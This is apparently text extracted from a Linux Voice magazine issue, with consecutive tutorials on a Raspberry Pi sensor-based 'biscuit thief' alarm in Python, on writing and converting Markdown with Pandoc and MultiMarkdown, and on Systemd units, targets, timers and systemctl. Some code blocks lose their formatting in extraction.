import RPi.GPIO as GPIO
import time
GPIO.setmode(GPIO.BOARD)
PIR_PIN = 7
reed = 26
trigger = 11
echo = 13
global distance
```

Next we configure the pins used for the ultrasonic sensor: **trigger** is an output and **echo** an input. We also instruct the **trigger** GPIO pin to be "Low" (in other words start the program with no power being sent to that pin), to reduce the chance of a false reading:

```
GPIO.setup(PIR_PIN, GPIO.IN)
GPIO.setup(reed, GPIO.IN)
GPIO.setup(trigger, GPIO.OUT)
GPIO.setup(echo, GPIO.IN)
GPIO.output(trigger, GPIO.LOW)
```

```
We keep the system startup message the same:
print("Welcome to the LV Biscuit Barrier - System Loading Please Wait")
time.sleep(2)
print("Scanning for intruders")
```

Next we create a function called **reading** that controls the use of the ultrasonic sensor. We reuse the **global distance** variable, thus linking the variable and enabling it to be used in our code.

Our next line is a conditional statement that checks to see if the sensor is detecting anything, if not then the code continues. To enable the sensor to 'settle' we introduce a delay using **time.sleep** of 0.3 seconds.

The next line instructs our Raspberry Pi to send an ultrasonic pulse, via sending a high signal to the trigger pin of our ultrasonic sensor. We then delay for 10 microseconds, which is just enough time for a pulse of significant length to be sent. Then we turn off the trigger pin and flow into two **while** statements.

While the echo pin is not receiving an ultrasonic pulse it updates the variable **signaloff** with the current time, and a similar construction is used for **signalon** when we receive the ultrasonic echo pulse.

With the two times recorded we now do a little maths. Subtracting the **signaloff** time from **signalon** time gives us the time taken for the pulse to be sent and return to the ultrasonic sensor, and this is saved as the variable **timepassed**:

```
def reading(sensor):
    global distance
    if sensor == 0:
        time.sleep(0.3)
        GPIO.output(trigger, True)
        time.sleep(0.00001)
        GPIO.output(trigger, False)
        while GPIO.input(echo) == 0:
            signaloff = time.time()
        while GPIO.input(echo) == 1:
            signalon = time.time()
        timepassed = signalon - signaloff
```

Now we perform another calculation, using the school equation **distance = time * speed**. Our distance variable stores the answer to the time passed multiplied by 17,000 (the speed of sound) for a half second, so a full second is 34,029 centimetres travelled. Why a half second? Well, we halve the time taken as we need to know the distance from the object, not the time taken to get there and get back. We then print the distance in the console. Our last line in the function is the end of the **if..else** conditional logic and is used to capture any errors:

```
distance = timepassed * 17000
return distance
else:
    print "Error."
```

Now we're on to the home straight and back to the main loop of our code. We keep the first two sensors, our **PIR_PIN** and **reed** the same, and we introduce another **elif** statement that checks to see if the variable distance is less than 10cm. If so, it prints "Biscuit Thief" in the console:

```
while True:
    reading(0)
    if GPIO.input(PIR_PIN) == True:
        print("Motion Detected near the biscuits")
        time.sleep(1)
    elif GPIO.input(reed) == True:
        print("Biscuit tin has been opened CODE RED!!!")
        time.sleep(1)
```

```
elif distance < 10:
```

```
    print("Biscuit thief has struck again, deploy ill-tempered jack russell terrier")
```

So far our code is just outputting the responses to the console which is good but not great. So how can we make our project great? A great user interface will help users to quickly use the project.

So where do we need a user interface in our project? First of all a cool splash page that shows off the Linux Voice logo and what the project is all about. After that we need three dialog boxes, one for each of the inputs, that will respond to any of the triggers that may occur when our biscuit thief strikes.

Coding our splash screen

Using *EasyGUI* we need to replace the system starting text with a custom splash screen. To do that we need to create a folder called **Images** and download the Linux Voice logo (these files are included in the project files from GitHub). So in our code we first need to add one more variable in the form of:

```
logo = "/Images/masthead.gif"
```

And a list that contains the possible responses to a simple yes, no question.

```
activate = ["Yes","No"]
```

With those additions made, our focus turns to the welcome message that we earlier coded:

```
print("Welcome to the LV Biscuit Barrier - System Loading Please Wait")
```

```
time.sleep(2)
```

```
print("Scanning for intruders")
```

We can replace it with:

```
splash_title = "Linux Voice Biscuit Security System V2"
```

```
splash_msg = "Would you like to protect the biscuits?"
```

```
start = buttonbox(title=splash_title,image=logo,msg=splash_msg,choices=activate)
```

So we have a title in the form of the variable **splash_title** for our dialog box, and a question for our users in the form of **splash_msg**. The potential answers are stored in the list **activate** and this answer is saved as a variable **start**, which we will use in the next piece of code.

Our focus now shifts to line 58 of the code, which is the start of an **if...else** statement. We use the answer to the splash question to drive the activation of the project. If the user answers yes, then the main body of code is run; else if the user answers no, then the program exits:

```
Line 58
```

```
if start == "Yes":
```

```
...
```

Where can I find the completed code?

I've made the code for this project publicly available via Github. For those that are familiar with Github you can clone the repository at https://github.com/lesp/LinuxVoice_Biscuit_Security or for those unfamiliar you can download the archive as a zip file from https://github.com/lesp/LinuxVoice_Biscuit_Security/archive/master.zip



Version 2 uses *EasyGUI* to create a simple user interface that's a lot friendlier to use.

```
Line 74
```

```
else:
```

```
    print("EXIT")
```

Next we create three dialog boxes that will handle the reporting of incursions in our project. Our three triggers are a PIR sensor, a reed switch and an ultrasonic sensor, and we created three conditions in our code that look like this:

```
#First condition this handles the PIR sensor being tripped
```

```
if GPIO.input(PIR_PIN) == True:
```

```
    print("Motion Detected near the biscuits")
```

```
    time.sleep(1)
```

```
#Second condition handles the reed switch being triggered by our magnetic biscuit tin lid
```

```
elif GPIO.input(reed) == True:
```

```
    print("Biscuit tin has been opened CODE RED!!!")
```

```
    time.sleep(1)
```

```
#Our third and final condition uses the output from the ultra() function to tell us if the thief's hand is less than 10 cm away
```

```
elif distance < 10:
```

```
    print("Biscuit thief has struck again, deploy ill tempered jack russell terrier")
```

For each we used a simple print function to handle the reporting, but instead of this let's use a GUI dialog box. So for:

```
print("Motion Detected near the biscuits")
```

```
print("Biscuit tin has been opened CODE RED!!!")
```

```
print("Biscuit thief has struck again, deploy ill tempered jack russell terrier")
```

Replace with:

```
msgbox(title="Motion Detected", msg="--ALERT-- I have detected movement")
```

```
msgbox(title="Biscuit tin has been opened CODE RED!!!", msg="--ALERT-- I have detected that the tin has been opened")
```

```
msgbox(title="Hand in the biscuit tin", msg="--ALERT-- Biscuit thief has struck again, deploy ill tempered jack russell terrier")
```

We can see that the **msgbox** function has a simple syntax, and that it needs a title for the dialog box and a message to report to the user.

We have learnt how three different types of input work, how they are wired up to our Raspberry Pi and how we can create a Python program that will enable us to track down our biscuit thief. Yum! 🍪

Les Pounder is a maker and hacker specialising in the Raspberry Pi and Arduino. Les travels the UK training teachers in the new computing curriculum and Raspberry Pi.

MARKDOWN: WRITE ONCE, PUBLISH ANYWHERE

Stop wasting time with word processors and follow the Markdown way to future-proof your words.

WHY DO THIS?

- We produce more and more text every year, and never know how it will be reused.
- Even Free Software can become obsolete, but a source format as simple as Markdown will always remain usable.
- If you produce lots of text, your productivity will increase. Trust us.

You never know when you will need to republish something you wrote – so why not use a multi-output source format right from the beginning?

Markdown is just one of many plain text markup systems available as Free Software (we'll return to that definition in a moment). Writing in Markdown is simple enough to understand, but the real challenge behind Markdown is in understanding why it was created, why it can be good for you, and above all, how to change your writing and publishing habits in order to get the greatest advantage from it.

If you don't regularly create significant amounts of text of whatever nature, from poetry to company or parish newsletters, Markdown will be of little or no relevance for you. But if you do, or even if you just edit, manage and publish texts written by others, Markdown can be a real blessing, for two big reasons.

The first Markdown goal is to separate content from formatting as much as possible, to save time and concentration. After decades of word processing, and seeing too many "professionally formatted" texts looking horrible on the Web or in our smartphones, we have all learned that all too often, many of the functions in traditional office suites produce just a big waste of time and energy. We obsess ourselves with fonts, margins and similar formatting details instead of just writing clearly. Then, much of that effort goes down the drain every time somebody loads what we wrote into another program, or on a small screen.

The second, even bigger rationale for Markdown may be summarised with the slogan "Write once, publish anywhere". In other words, the simpler your initial format is, the easier it will be to reuse your

content, automating as much as possible of the work. To really understand how and why Markdown is great, we have to remember the implications of the current "What You See is What You Get" (WYSIWYG) paradigm. In order to give you WYSIWYG, modern word processors automatically add tons of data and instructions to all the files they save in their native formats, and these instructions often aren't all that portable between formats. The result is more things that could go wrong whenever something changes, more temptation to make things look "just right" manually, and more work to move from one format to the other, eg from OpenDocument to HTML or PDF.


Separate style and substance

A plain text file, instead, is a file that contains only the bytes corresponding to the actual letters, punctuation and typographic "operators" – that is spaces, tabs and newlines – that we type into it using a text editor. Such files sure don't look as pretty on screen as the pages of commercial magazines, but we should learn not to care. They are extremely portable and, consequently, much more future-proof than any other alternative. They also avoid distractions: the less eye candy you can add or see, the more you are forced to ask yourself if what you wrote IS worth reading.

Very often, however, the deliberate limitations of plain text files may hurt the clarity and readability of your writing. Structures and properties like indentation, lists, typefaces or embedded images do make text easier to understand, don't they? The solution is to express them by marking the text up by adding normal characters with a special meaning, called markers or, more frequently, tags. Let's take the italic typeface as an example – a markup user would never apply it by selecting text and then clicking on some "italic" button, or menu entry. They would, instead, adopt a convention like "*//all text between a couple of slashes is meant to be italic//*" and then just type (and see on screen or paper!) those extra characters, every time italic is needed. Primitive and ugly? Maybe, but also extremely efficient.

Markdown, finally

After this long, but absolutely necessary introduction, we can finally define what Markdown is, and how to use it. First, it's a set of rules to mark up plain text, defined by John Gruber in 2004. See the "Flash introduction to Markdown syntax" box for some




examples. Second, it's the software that converts that text to whatever target format its users need in any given moment.

The basic Markdown syntax, and all the programs written for it, were conceived for the web, to define and generate basic HTML. Very soon after the appearance of Markdown, however, other developers created syntax extensions and corresponding applications to make it possible to convert Markdown into ODF, Latex and more. Let's look at the basics first, however.

Markdown was designed to satisfy two non-negotiable criteria; efficiency and, above all, readability. If you ask your browser to show you the source of any web page, you will immediately remember that the "M" in HTML means just that: "Markup". The problem is that writing and reading raw HTML markup is tiring, error-prone and time consuming. By contrast, the main rule in Markdown is that any text formatted with it should be easily readable as-is, even by people who have never even heard of Markdown. As many advocates of this method say "the single biggest source of inspiration for Markdown's syntax is the format of plain text email".

To favour readability, all Markdown tags consist of punctuation characters, chosen to look as unintrusive as possible. The idea is to write Web-ready content faster, not to insert HTML tags faster. By deliberate choice, tags are defined only for that very small subset of HTML that corresponds to properties or operations applicable to raw text. For any other markup, from page backgrounds to navigation menus, you are supposed to use HTML (In practice, as we will see shortly, there are ways to not perform such operations manually in many cases).

In a Markdown file (the standard extension is **.md**) you can switch from Markdown to full HTML and back at any moment, without problems. The only restriction is for block-level elements – that is, practically every



long block of HTML that corresponds to one object (eg a table, or one preformatted chunk of source code), and as such is enclosed by a matching pair of tags, like `<table>` and `</table>`. Inside **.md** files, such elements must be preceded and followed by blank lines, and their enclosing tags cannot be indented with tabs or spaces.

This is the power of the Markdown flow: once you have written the source, you can repeat the conversion and publishing steps as many times you want.

The Markdown flow

In the real world, a complete Markdown-based publishing flow will have at least these three phases:

- 1 Generate your text with all the required Markdown tags.
- 2 Run the converter that generates the HTML version (or other formats, if needed) of your work.
- 3 "Publish" that version, that is send it by email to whoever may need it, put it online and so on.

Can you see the efficiency, power and flexibility, in one word: the freedom embedded in a flow like this? No? Don't worry, here it is: there is no need to perform those operations all on the same computer, all by the same person, or manually, or all at once. As far as phase 1 is concerned, any text editor, on any operating system, can be used to write Markdown (or to update Markdown files that somebody else wrote 10 years ago). And if you're using a halfway decent editor, it will surely have a Markdown syntax highlighting mode. If you wanted to publish the log files from your server, your email archive or any other body of plain text, you could write a script that converts everything to Markdown, and make the whole flow automatic.

Phases 2 and 3 can be very easily delegated to a **cron** job, and often should be. There is also no problem if years pass between one phase and the next. Everything you produce with a system like Markdown is, by definition, reusable in ways that you may not even know that you'll need one day. For example, suppose next year some blog invites you to republish stuff you wrote in 2008. If that stuff is in Markdown format, and the webmaster is willing to

LV PRO TIP
 Even if you decide to not use Pandoc to generate the output formats of your Markdown documents, study and try it a few times. If nothing else, it may help you to convert all your text files to Markdown, even if they are in Microsoft or OpenDocument formats.

Documentation

Cheatsheets? Yes, a good, detailed cheatsheet is all you will need to get started with Markdown after reading this tutorial. Don't ask us for one, however. Search for them online and you'll find plenty, in all possible formats from Markdown (of course!) to desktop wallpapers. Once you have learned Markdown, study the practical YAML tutorial at <http://rnh.net/2011/01/31/yaml-tutorial>.

Before that, however, we suggest you read the post www.terminally-incoherent.com/blog/2012/05/25/Markdown-for-muggles, which is a funny encouragement to use Markdown. Another article to read before starting is 'Thoughts on Markdown' (www.leancrew.com/all-this/2010/10/thoughts-on-markdown). On a more technical level, other useful resources are the man page 'pandoc_markdown', which explains the differences between basic Markdown and its Pandoc superset, and the lists at <https://github.com/jgm/pandoc/wiki/Pandoc-vs-Multimarkdown>. That wiki page thoroughly compares the two extended converters feature by feature, starting with the input and output formats they support.

install the *Markdown QuickTags* plugin for *WordPress*, all you'll need to do is copy and paste your Markdown sources in the *WordPress* form. Please stand back one moment in silence with us, to appreciate the awesomeness of it all!

LV PRO TIP

Whatever Markdown converter you choose, you shouldn't use it directly at the prompt. Instead, write a shell script that will call it automatically and save a log file somewhere. This will greatly reduce the possibility of mistakes, and make you work even faster.

A practical example

Here's a simple Markdown source file snippet that mixes both HTML code (in this case for a navigation menu, not the actual content!) and Markdown:

```
<!-- Navigational markup -->
<ul class="nav">
<li><a href=".">Home</a></li>
<li><a href="contact/">About</a></li>
<li><a href="contact/">Contact</a></li>
</ul>

"...MultiMarkdown provides an easy way to share formatting
between all of my devices. It's easy to learn (even for us mortals)
and immediately useful."
> --- David Sparks, [MacSparky.com](http://MacSparky.com/)

## Why Markdown and MultiMarkdown? ##

Because life is too short to waste it *formatting* text, instead of
just **writing it**.
```

The image below shows the full HTML version generated by any Markdown converter, and the image on the facing page shows the way it looks inside a web browser. See what we meant? Even without detailed explanations, or having a cheatsheet handy, both the original plain text and what is eventually shown by a browser are much more readable than the HTML.

Images and hyperlinks

One image is worth a thousand words, or so they say, but how do we handle them in plain text files? The answer is "With a little bit of care". You can tell your your Markdown converter to insert in the target file the HTML code that displays an image using this syntax:

```
![Here you should see an image](/path/to/img.jpg "This is the
image title")
```

This combines three strings: alternative text for textual browsers, a path to the image, and the image

```
markdown-sample.md x
<!-- Navigational markup -->
<ul class="nav">
<li><a href=".">Home</a></li>
<li><a href="contact/">About</a></li>
<li><a href="contact/">Contact</a></li>
</ul>

"...MultiMarkdown provides an easy way to share formatting between all of my devices. It's easy to learn (even for us mortals) and immediately useful."
> --- David Sparks, [MacSparky.com](http://MacSparky.com/)

## Why Markdown and MultiMarkdown? ##

Because life is too short to waste it
*formatting* text, instead of just
**writing it**.
```

This is what the Markdown syntax looks like in a text editor. Marked text is coloured to make it even more readable, while embedded HTML code is left as is.

title. The problem, of course, is that this will generate enough HTML to display your image, but not enough to align, frame and size it just as you wish. There are two solutions here. One is to not use Markdown for images, but actual HTML, with all the options you may need:

```

<ul class="nav">
<li><a href=".">Home</a></li>
<li><a href="contact/">About</a></li>
<li><a href="contact/">Contact</a></li>
</ul>
<p>"...MultiMarkdown provides an easy way to share formatting between all of my devices. It's easy to learn (even for us mortals) and immediately useful."</p>
<blockquote>
<p>--- David Sparks, <a href="http://MacSparky.com/">MacSparky.com</a>
</p>
</blockquote>
<h2>Why Markdown and MultiMarkdown?</h2>
<p>Because life is too short to waste it <em>formatting</em> text, instead of just <strong>writing it</strong>.</p>
```

that's much more easily readable and editable by humans. YAML metadata is usually placed in a separate frontmatter, at the very beginning of a Markdown file, between two lines containing three dashes each:

Title: My first Markdown/YAML post

date : 2014-08-01

categories: Free Software, Blogging, Open Standards

Please note that this is a very trivial example of YAML. As simple as it looks, YAML can store many types of data, from lists and abstracts to associative arrays. There are plenty of free Software parsers that can process it, or generate YAML frontmatter from many sources. Used together, YAML and Markdown can handle large amounts of text in a way that is very easy to use, but also very powerful.

Markdown editors and converters

As we already said, any halfway decent editor will make your Markdown source files even more readable, thanks to syntax highlighting. When it comes to conversion, there are many choices. You can even generate HTML from Markdown sources when working on somebody else's computer, by using the official online tool, called *Dingus* (<https://daringfireball.net/projects/markdown/dingus>) or one called *Dillinger* (<http://dillinger.io>), which you can even install on your own server.

On a Linux desktop, you can use the original converter, a Perl script called **markdown.pl**, or more advanced tools like Pandoc (<http://johnmacfarlane.net/pandoc>) or Multiple Markdown (MMD, <http://fletcherpenney.net/multimarkdown>). They are all command line tools, well suited for automation, and relatively simple to use. Basically, you pass them the input file (or the Standard Input) and the name of the output file in which they should save the result. The differences are in the number of input and output

Flash introduction to Markdown syntax

Warning! This is very far from being a complete description of the Markdown syntax. We only want to whet your appetite by showing how easy it is to create structured, yet highly readable plain text using Markdown. Besides, even if we had enough space, it would make no sense to give you a complete syntax primer here. The whole format is so simple, and already completely documented in countless cheatsheets that it would make no sense to copy it here:

Single asterisks (or underscores) enclose italic text

****Couple of asterisks, instead, mean "bold!"****


Headers can be marked in two ways. The simplest is this:

```
# Level 1 header #
## Level 2 header ##
Numbered lists:
```

1. Foo
2. Bar

Unordered lists:

- * first list item
- * another list item
- > Block quotes work just like in email.
- > Put a ">" sign at the beginning of
- > each of their lines.



formats supported, and in the set of Markdown tags they recognise and can process. Therefore, there is no "best converter". You must figure out by yourself which one best matches your taste or, more importantly, the type of documents you must write. The original converter, for example, only accepts basic Markdown and outputs HTML. Pandoc, instead, is a generic tool that can also be used to convert to the Markdown format Web pages or many other documents.

Pandoc defines extra Markdown tags to handle, among other things footnotes, tables, flexible ordered lists, automatic tables of contents, embedded Latex formulas, citations, and markdown inside HTML block elements. When you run the converter, multiple input files are concatenated automatically. Pandoc can even accept URLs as input files! Output goes to **stdout** by default, except for complex formats like OpenDocument or ePUB. In this way, it's also possible to generate PDF files directly from Markdown.

The other most useful features of Pandoc are the command line options that tell it to place the content of external files, for example SEO keywords, in the header of the HTML output, or at the end of a page.

MMD is another pair of Markdown syntax superset and associated converter. It is optimised for handling, among other things, tables, footnotes, citations, internal cross-references and equations. Cross-references, for example, work in this way:

```
[This string will point to an internal link][mylink]
## This is where I will end up when clicking on the string above
[mylink]
```

MMD can also convert Markdown sources to Latex, which is the basis for professional-quality PDFs, with its auxiliary tool **mmd2tex**. Other, extremely important output formats supported by MMD are OpenDocument and OPML, the standard used in the *Fargo 2* blogging platform.

Marco Fioretti is a Free Software and open data campaigner who has advocated FOSS all over the world.

The final result: fully standard code that any browser will render without problems, with a structure perfectly matching the original Markdown file.

LV PRO TIP

Markdown is great and may be a good reason to change text editor, if your favourite one doesn't highlight its tags properly. We suggest you try multiplatform editors if you haven't already, as they allow you always to work in the same way!

LINUX 101: GET THE MOST OUT OF SYSTEMD

MIKE SAUNDERS

It's mightily controversial – but Systemd is here to stay. Learn how to use its features, and (maybe) learn to love it too...

WHY DO THIS?

- Understand the big changes in modern distros.
- See how Systemd replaces SysVinit.
- Get to grips with units and the new journal.

Hate mail, personal insults, death threats – Lennart Poettering, the author of Systemd, is used to receiving these. The Red Hat employee recently ranted on Google+ about the nature of the FOSS community (<http://tinyurl.com/poorlennart>), lamenting that it's "quite a sick place to be in". In particular, he points to Linus Torvalds's highly acerbic mailing list posts, and accuses the kernel head honcho of setting the tone of online discussion, making personal attacks and derogatory comments the norm.

But why has Poettering received so much hate? Why does a man who simply develops open source software have to tolerate this amount of anger? Well, the answer lies in the importance of his software. Systemd is the first thing launched by the Linux kernel on most distributions now, and it serves many roles. It starts system services, handles logins, executes tasks

at specified intervals, and much more. It's growing all the time, and becoming something of a "base system" for Linux – providing all the plumbing tools needed to boot and maintain a distro.

Now, Systemd is controversial for various reasons: it eschews some established Unix conventions, such as plain text log files. It's seen as a "monolithic" project trying to take over everything else. And it's a major change to the underpinnings of our OS. Yet almost every major distribution has adopted it (or is about to), so it's here to stay. And there are benefits: faster booting, easier management of services that depend on one another, and powerful and secure logging facilities too.

So in this tutorial we'll explore Systemd's features, and show you how to get the most out of them. Even if you're not a fan of the software right now, hopefully at least you'll feel more comfortable with it by the end.

1 BOOTING AND SERVICES

This tongue-in-cheek animation at <http://tinyurl.com/m2e7mv8> portrays Systemd as a rabid animal eating everything in its path. Most critics haven't been so fluffy.

Almost every major distro has either adopted Systemd, or will do so in the next release (Debian and Ubuntu). In this tutorial we're using a pre-release of Fedora 21 – a distro that has been a great testing ground for Systemd – but the commands and notes

should be the same regardless of your distro. That's one of the plus points of Systemd: it obviates many of the tiny, niggling differences between distros.

In a terminal, enter **ps ax | grep systemd** and look at the first line. The **1** means that it's process ID 1, ie the first thing launched by the Linux kernel. So, once the kernel has done its work detecting hardware and organising memory, it launches the **/usr/lib/systemd/systemd** executable, which then launches other programs in turn. (In pre-Systemd days, the kernel would launch **/sbin/init**, which would then launch various other essential boot scripts, in a system known as SysVinit.)

Taking control

Central to Systemd is the concept of units. These are configuration files with information about services (programs running in the background), devices, mount points, timers and other aspects of the operating system. One of Systemd's goals is to ease and simplify the interaction between these, so if you have a certain program that needs to start when a certain mount point is created when a certain device gets plugged in, it should be considerably easier to make all this work. (In pre-Systemd days, hacking all this together with scripts could get very ugly.) To list all units on your Linux installation, enter:



Timer units: replacing Cron

Beyond system initialisation and service management, Systemd has its fingers in various other pies too. Notably, it can perform the job of **cron**, arguably with more flexibility (and an easier to read syntax). **Cron** is the program that performs jobs at regular intervals – such as cleaning up temporary files, refreshing caches and so forth.

If you look inside the `/usr/lib/systemd/system` directory again, you'll see that various **.timer** files are provided. Have a look at some of them with **less**, and you'll note that they follow a similar structure to the **.service** and **.target** files. The difference, however, lies in the **[Timer]** section. Consider this example:

```
[Timer]
OnBootSec=1h
OnUnitActiveSec=1w
```

Here, the **OnBootSec** option tells Systemd to activate the unit 1 hour after the system has booted. Then the second option means: activate the unit once a week after that. There's a huge amount of flexibility in the times that you can set – enter **man systemd.time** for a full list.

By default, Systemd's accuracy for timing is one minute. In other words, it will activate the unit within a minute of the time you specify, but not necessarily to the exact second. This is done for power management reasons, but if you need a timer to be executed without any delay, right down to the microsecond, you can add this line:

```
AccuracySec=1us
```

Also, the **WakeSystem** option (which can be set to true or false) defines whether or not the timer should wake up the machine if it's in suspend mode.

LV PRO TIP

By default, **systemctl** assumes that you're referring to services when issuing commands, so you can omit the **.service** bit in most cases. For instance, instead of entering **systemctl status gdm.service** you can just use **systemctl status gdm**. The same applies to stopping and starting services.

systemctl list-unit-files

Now, **systemctl** is the main tool for interacting with Systemd, and it has many options. Here, in the unit list, you'll notice that there's some formatting: enabled units are shown in green, and disabled are shown in red. Units marked as "static" can't be started directly – they're dependencies of other units. To narrow down the list to just services, use:

systemctl list-unit-files --type=service

Note that "enabled" doesn't necessarily mean that a service is running; just that it can be turned on. To get information about a specific service, for instance GDM (the GNOME Display Manager), enter:

systemctl status gdm.service

This provides lots of useful information: a human-readable description of the service, the location of the unit configuration file, when it was started, its PID, and the CGroups to which it belongs (these limit resource consumption for groups of processes).

If you look at the unit config file in `/usr/lib/systemd/system/gdm.service`, you'll see various options, including the binary to be started (ExecStart), what it conflicts with (ie which units can't be active at the same time), and what needs to be started before this unit can be activated (the "After" line). Some

units have additional dependency options, such as "Requires" (mandatory dependencies) and "Wants" (optional).

Another interesting option here is:

Alias=display-manager.service

When you activate **gdm.service**, you will also be able to view its status using **systemctl status display-manager.service**. This is useful when you know there's a display manager running, and you want

"Systemd eschews some established Unix conventions, such as plain text log files."

```
Terminal - mike@localhost:/home/mike
File Edit View Terminal Tabs Help
alsa-store.service          static
anaconda-direct.service    static
anaconda-noshell.service   static
anaconda-shell@.service    static
anaconda-sshd.service      static
anaconda-tmux@.service     static
anaconda.service          static
arp-ethers.service         disabled
atd.service                enabled
auditd.service            enabled
autovt@.service           disabled
avahi-daemon.service       enabled
blk-availability.service   disabled
bluetooth.service         enabled
brltty.service            enabled
canberra-system-bootup.service disabled
[root@localhost mike]# systemctl status atd.service
● atd.service - Job spooling tools
   Loaded: loaded (/usr/lib/systemd/system/atd.service; enabled)
   Active: active (running) since Fri 2014-10-24 16:28:59 CEST; 1h 1min ago
   Main PID: 456 (atd)
   CGroup: /system.slice/atd.service
           └─456 /usr/sbin/atd -f
[root@localhost mike]#
```

Use **systemctl status**, followed by a unit name, to see what's going on with a service.

```

Terminal - mike@localhost:usr/lib/systemd/system
File Edit View Terminal Tabs Help
# systemd is free software; you can redistribute it and/or modify it
# under the terms of the GNU Lesser General Public License as published by
# the Free Software Foundation; either version 2.1 of the License, or
# (at your option) any later version.

[Unit]
Description=Journal Service
Documentation=man:systemd-journald.service(8) man:journald.conf(5)
DefaultDependencies=no
Requires=systemd-journald.socket
After=systemd-journald.socket systemd-journald-dev-log.socket syslog.socket
Before=sysinit.target

[Service]
Sockets=systemd-journald.socket systemd-journald-dev-log.socket
ExecStart=/usr/lib/systemd/systemd-journald
Restart=always
RestartSec=0
NotifyAccess=all
StandardOutput=null
CapabilityBoundingSet=CAP_SYS_ADMIN CAP_DAC_OVERRIDE CAP_SYS_PTRACE CAP_SYSLOG CAP_AUDIT_CONTROL CAP_CHOWN CAP_DAC_READ_SEARCH CAP_FOWNER CAP_SETUID CAP_SETGID
WatchdogSec=1min
    
```

The unit configuration files might look foreign compared to traditional scripts, but they're not hard to grasp.

to do something with it, but you don't care whether it's GDM, KDM, XDM or any of the others.

Target locked

If you enter **ls** in the `/usr/lib/systemd/system` directory, you'll also see various files that end in `.target`. A target is a way of grouping units together so that they're started at the same time. For instance, in most Unix-like OSes there's a state of the system called "multi-user", which means that the system has booted correctly, background services are running, and it's ready for one or more users to log in and do their work – at least, in text mode. (Other states include single-user, for doing administration work, or reboot, for when the machine is shutting down.)

If you look inside `multi-user.target`, you may be expecting to see a list of units that should be active in this state. But you'll notice that the file is pretty bare – instead, individual services make themselves

dependencies of the target via the **WantedBy** option. So if you look inside `avahi-daemon.service`, `NetworkManager.service` and many other `.service` files, you'll see this line in the Install section:

WantedBy=multi-user.target

So, switching to the multi-user target will enable those units that contain the above line. Other targets are available (such as `emergency.target` for an emergency shell, or `halt.target` for when the machine shuts down), and you can easily switch between them like so:

systemctl isolate emergency.target

In many ways, these are like SysVinit runlevels, with text-mode `multi-user.target` being runlevel 3, `graphical.target` being runlevel 5, `reboot.target` being runlevel 6, and so forth.

Up and down

Now, you might be pondering: we've got this far, and yet we haven't even looked at stopping and starting services yet! But there's a reason for this. Systemd can look like a complicated beast from the outside, so it's good to have an overview of how it works before you start interacting with it. The actual commands for managing services are very simple:

systemctl stop cups.service

systemctl start cups.service

(If a unit has been disabled, you can first enable it with `systemctl enable` followed by the unit name. This places a symbolic link for the unit in the `.wants` directory of the current target, in the `/etc/systemd/system` folder.)

Two more useful commands are `systemctl restart` and `systemctl reload`, followed by unit names. The second asks the unit to reload its configuration file. Systemd is – for the most part – very well documented, so look at the manual page (`man systemctl`) for details on every command.

LV PRO TIP

